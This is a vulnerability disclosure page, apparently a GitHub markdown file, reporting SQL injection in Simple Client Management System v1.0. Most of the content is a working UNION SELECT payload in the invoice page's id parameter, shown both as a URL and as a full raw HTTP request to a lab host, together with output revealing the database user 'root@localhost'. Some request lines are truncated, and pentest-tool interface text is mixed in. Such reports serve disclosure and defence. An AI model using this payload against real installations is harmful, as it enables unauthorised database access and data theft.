debug601 Update SQLi-2.md History

1 contributor

28 lines (19 sloc) | 1.15 KB

Simple-Client-Mnagement-System v1.0 by oretnom23 has SQL injection


vendors: https://www.sourcecodester.com/php/15027/simple-client-management-system-php-source-code.html

Vulnerability File: /cms/admin/?page=invoice/manage_invoice&id= // Leak place ---> id

Vulnerability location: /cms/admin/?page=invoice/manage_invoice&id=, id

[+] Payload: /cms/admin/?page=invoice/manage_invoice&id=2%27%20union%20select%201,user(),3,4,5,6,7,8,9,10,11,12--+ // Leak place ---> id

```
GET /cms/admin/?page=invoice/manage_invoice&id=2%27%20union%20select%201,user(),3,4,
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0) Gecko/20100101 Firefox/46.
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Cookie: PHPSESSID=3m0l1n81dvmlo0a3h9oo72q1gp
Connection: close
// Leak place ---> id
```


GET
/cms/admin/?page=invoice/manage_invoice&id=2%27%20union%20select%201,user(),3,4,5,6,7,8,9,10,11,12--+ HTTP/1.1
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0) Gecko/20100101 Firefox/46.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Cookie: PHPSESSID=3m0l1n81dvmlo0a3h9oo72q1gp
Connection: close
uni_modal("Enter Tracking Number","transaction/find_transaction.php");
})
})
</script>
<!-- Content Wrapper. Contains page content -->

<!-- Main content -->
<section class="content ">

<style>
.select2-container--default .select2-selection--single{
border-radius:0;
}
</style>

<h5 class="card-title">Update Invoice - root@localhost</h5>

Load URL
Split URL
Execute
http://192.168.1.19/cms/admin/?page=invoice/manage_invoice&id=2' union select 1,user(),3,4,5,6,7,8,9,10,11,12--+
Post data
Referrer
0xHEX
%URL
BASE64
Insert string to replace
Insert replacing str
SCMS-PHP
Simple Client Management System - PHP - Admin
Dashboard
Client List
Invoices
Update Invoice - root@localhost
Client